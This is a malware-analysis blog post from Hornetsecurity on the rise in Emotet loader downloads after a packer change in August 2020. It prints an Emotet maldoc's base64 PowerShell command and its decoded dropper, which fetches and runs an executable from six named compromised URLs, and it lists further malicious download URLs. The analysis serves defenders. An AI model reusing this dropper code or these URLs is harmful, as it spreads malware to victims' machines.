Emotet Update increases Downloads

hornetsecurity.com/en/security-information/emotet-update-increases-downloads/

Security Lab

August 24, 2020


Summary

The Hornetsecurity Security Lab observed a 1000 % increase in downloads of the Emotet loader. The increase in Emotet loader downloads is linked to a change in Emotet's packer, which causes the loader to be less frequently detected by AV software. The data we have gathered suggests that the increase in Emotet loader downloads stems from the fact that it's less frequently being detected. This makes security mechanisms to less likely to block its download URLs. Our data, however, also suggests that AV vendors are already closing the gap in detection, so the detection rates for the Emotet loader should increase, and the amount of downloads should decrease again. This analysis shows the impact of the changes made to the packer of the Emotet loader.

Background

The malware now commonly known as Emotet was first observed in 2014. Back then, it was a banking trojan stealing banking details and login credentials from its victims. Later, however, it pivoted to a malware-as-a-service (MaaS) operation providing malware distribution services to other cybercriminals.

We have already reported on Emotet multiple times in previous blogposts. The following timeline shows its recent developments:


RSA key, loader, C2 protocol updates
Epoch 2 drops updated loader
Spam returns
Webshell changes
Spam stops
Loader (packer) update
Emotet payloads replaced with GIFs
TrickBot observed dropping Emotet


On 2020-08-18, changes to Emotet's loader were observed. The Emotet loader is now packed with a different packer. Various researchers have observed that this packer change has led to a lower detection rate of the Emotet loader by AV software[1]. The unpacked loader has also received updates previously, but these have not caused any considerable impact on Emotet loader downloads. The changes performed on 2020-08-07 in order to fix a buffer overflow problem exploited by an Emotet "vaccine" called EmoCrash had no impact on the presented Emotet loader download statistics, since the "vaccine" only comes into effect after the Emotet loader has been downloaded.

Technical Analysis

We gathered download statistics from the Emotet download URLs by the methods outlined in our previous article about Emotet webshells[2]. For those that have not read our previous article, the PHP code Emotet uses to facilitate its downloads returns a JSON output stating the number of downloads of the Emotet payloads on that particular domain. We did not change our acquisition or analysis methods from the previous article to ensure our results are directly comparable and any observed changes are caused by the distribution operation of Emotet and not a collection of analysis artifacts caused by methodological changes.

There are two types of Emotet download URLs: those pointing to an Emotet maldoc and those pointing to the Emotet loader. The Emotet maldocs, which can be sent by email, contain download URLs. A VBA macro code uses them to download the Emotet loader, the actual Emotet malware that installs itself on the victim's computer.

In our previous analysis, the share of download URLs pointing to the Emotet loader was of 15 %. Now, on 2020-08-19, its share is of 20 %. This is due to the fact that Emotet maldocs now use 6 or sometimes even 7 Emoter loader download URLs instead of the "classic" 5, as can be seen from this decoded PowerShell command issued by a recently released Emotet maldoc:



Encoding
UTF-16LE (1200)

Find: '\+' REGEX

Replace

☑ Global match ☐ Case insensitive ☑ Multiline matching
☐ Dot matches all

Built in regexes: User defined

Regex: `https?://[^'*]*`

☑ Case insensitive ☑ ^ and $ match at newlines ☐ Dot matches all

length: 3320
lines: 1


```
JABIADkAeAB3AHYANAA3AD0AKAAnAFUAYgBmAGIANAAnACsAJwAzACcAKwAnADEAJwApADsALgAoACcA
bgBlAHcALQBpACcAKwAnAHQAZQAnACsAJwBtACcAKQAgACQAZQBuAFYAOgBUAGUAbQBQAFwATwBmAEYA
aQBDAGUAMgAwADEAOQAgAC0AaQB0AGUAbQB0AHkAcABlACAARABpAFIARQBjAFQATwBSAFkAOwBbAE4A
ZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgAiAFMARQBgAEMA
VQByAGkAdABZAFAAcgBPAHQAYABPAGAAQwBvAEwAIgAgAD0AIAAoACcAdABsACcAKwAnAHMAMQAyACwA
IAB0AGwAJwArACcAcwAxACcAKwAnADEAJwArACcALAAnACsAJwAgAHQAbABzACcAKQA7ACQATgBxADUA
MABxADQAeAAgAD0AIAAoACcAQwAnACsAJwBmADcAeQAnACsAJwBnAHcAJwApADsAJABTAHAAcAB0AHUA
OQBoAD0AKAAnAEUAXwAxAHcAJwArACcAZwAzADYAJwApADsAJABQAGQAXwBfADAANABuAD0AJABlAG4A
dgA6AHQAZQBtAHAAKwAoACgAJwB7ADAAJwArACcAfQAnACsAJwBPAGYAZgBpAGMAZQAnACsAJwAyADAA
MQA5ACcAKwAnAHsAMAB9ACcAKQAgAC0ARgAgACAAWwBDAGgAYQBSAF0AOQAyACkAKwAkAE4AcQA1ADAA
cQA0AHgAKwAoACcALgBlAHgAJwArACcAZQAnACkAOwAkAFUAaQBnAGgAOQB5AGwAPQAoACcAVAAyAHkA
JwArACcANgAnACsAJwBrADgAMAAnACkAOwAkAE8AdgBmAHIAMwBnAHcAPQAmACgAJwBuAGUAdwAtAG8A
YgAnACsAJwBqAGUAJwArACcAYwB0ACcAKQAgAE4AZQBUAC4AVwBlAGIAQwBMAGkARQBOAHQAOwAkAE4A
MwByAGIAXwAzAGYAPQAoACcAaAB0ACcAKwAnAHQAcABzACcAKwAnADoALwAvAGYAJwArACcAdQBnAHUA
```

start: 0 end: 918 length: 918
time: 1ms length: 918 lines: 1


```
$H9xwv47=('Ubfb431');.('new-item') $enV:TemP\OfFiCe2019 -itemtype DiREcTORY;
[Net.ServicePointManager]::"SE`CUrityPrOt`O`CoL" = ('tls12, tls11, tls');$Nq50q4x
= ('Cf7ygw');$Spptu9h=('E_1wg36');$Pd__04n=$env:temp+(('{0}Office2019{0}') -F
[ChaR]92)+$Nq50q4x+('.exe');$Uigh9yl=('T2y6k80');$Ovfr3gw=&('new-object')
NeT.WebCLiENt;$N3rb_3f=('https://fuguluggage.com/wp-
content/yog94_z8t_zw8ksk/*http://connect.dianevenzera.com/cgi-
bin/u9lh_i_ivgw/*http://kajaii.com/dyy/0y_tej_x2wufq52a/*http://pittsburghteambuil
ding.com/wp-
includes/w_ne_nwof/*http://www.gvirtz.com/iixi_la1x_65f/*http://www.ifitmoves.net/
3sr5_yxja_bd6v1qt/')."SpL`It"([char]42);$Ry8hgjl=('O5_ccgt');foreach($Ywk8epr in
$N3rb_3f){try{$Ovfr3gw."DowN`lO`AdFIlE"($Ywk8epr, $Pd__04n);$G3cqaom=
('Cg45kn9');If ((&('Get-Item') $Pd__04n)."L`eNGTh" -ge 24961) {&('Invoke-Item')
($Pd__04n);$J9t7yiu=('Hxdyjgv');break;$Hwt6snk=('Vdarswh')}}catch{}}$Tb1iasv=
('Nu13ip6')
```

However, the number of downloads of the Emotet loader we have gathered from hidden statistic pages on compromised websites has increased more than 5 %.


The Emotet download statistics from 2020-07-29 indicated that the Emotet loader was downloaded at a rate of around 2500 times per hour in average. The following plot shows the ratio between loader and maldoc downloads as well as their volume for 2020-07-29:



Two days after the packer change, on 2020-08-19, the Emotet download statistics indicate that the Emotet loader was downloaded at a rate of around 25000 times per hour on average, a 1000 % increase. The following plot shows the ratio between Emotet loader and Emotet maldoc downloads as well as their volume for 2020-08-19:



We attribute this increase to the recent changes to the Emotet packer. The new packer is not detected very well by AV vendors yet. So, most of the new download URLs after the Emotet packer change were not detected by any vendors listed on VirusTotal:



No engines detected this URL

http://xenosoftware.co.uk/wp-admin/5G
/


xenosoftware.co.uk

downloads-pe

200
Status

application/octet-stream
Content Type

2020-08-19 07:55:15 UTC
1 hour ago



No engines detected this URL

http://job.masterfoodeh.com/images/Ndh/

job.masterfoodeh.com

downloads-pe


200
Status

application/octet-stream
Content Type


2020-08-19 07:55:14 UTC
1 hour ago

While VirusTotal results do not represent the true dynamic detection of AV software of Emotet, the lower detection rates, especially when analyzing the download URLs for the Emotet loader, clearly suggest that the updates to the Emotet packer has indeed decreased the detection likelihood. Since many of the Emotet loader download URLs used to be flagged as malicious immediately, many security products were likely to block downloads by potential victims, thus leading to very few downloads of the Emotet loader overall.

On 2020-08-20, the Emotet loader downloads dropped to 7500 per hour, which constitutes a decrease of 70 % compared to 2020-08-19:



This is likely because AV vendors are now starting to improve the detection of the new Emotet packer. At least, VirusTotal detections of new Emotet loader download URLs have started to be flagged again by AV vendors:


6
/ 78
Community Score

6 engines detected this URL

http://clutchinc.net/image/1/\
clutchinc.net
downloads-pe

200
Status

application/octet-stream
Content Type

2020-08-21 08:39:53 UTC
a moment ago

This further supports our hypothesis that the increase in Emotet loader downloads was caused by the new packer and, to a lesser extent, by the increase of Emotet loader download URLs inside the Emotet maldocs.

Conclusion and Countermeasure

Our analysis has shown the impact caused by the changes to the Emotet packer. We observed a 1000 % increase in Emotet loader downloads which was closely related to the detections of the Emotet loader download URLs by AV vendors.

To protect against Emotet the US CERT recommends to “implement filters at the email gateway to filter out emails with known malspam indicators”[3].

Hornetsecurity Spam Filter and Malware Protection, with the highest detection rates on the market, is not impacted by the updates to the Emotet packer (as the packer is never sent directly via emails) and will thus continue to block all Emotet malspam indicators, such as macro documents used for infection as well as known Emotet download URLs. Hornetsecurity’s Advanced Threat Protection extends this protection by also detecting still unknown malicious links by dynamically downloading and executing the potentially malicious content in a monitored and sandboxed environment. Thus, even in the event the Emotet loader changes is accompanied by a change in delivery tactics, Hornetsecurity will be prepared.

In addition to blocking the incoming Emotet emails, defenders should use the publicly available information by the Cryptolaemus team, a voluntary group of IT security people banding together to fight Emotet. They provide new information daily on their website[4]. There you can obtain the latest C2 IP list for finding and/or blocking C2 traffic. For real-time updates, you can follow their Twitter account[5].

References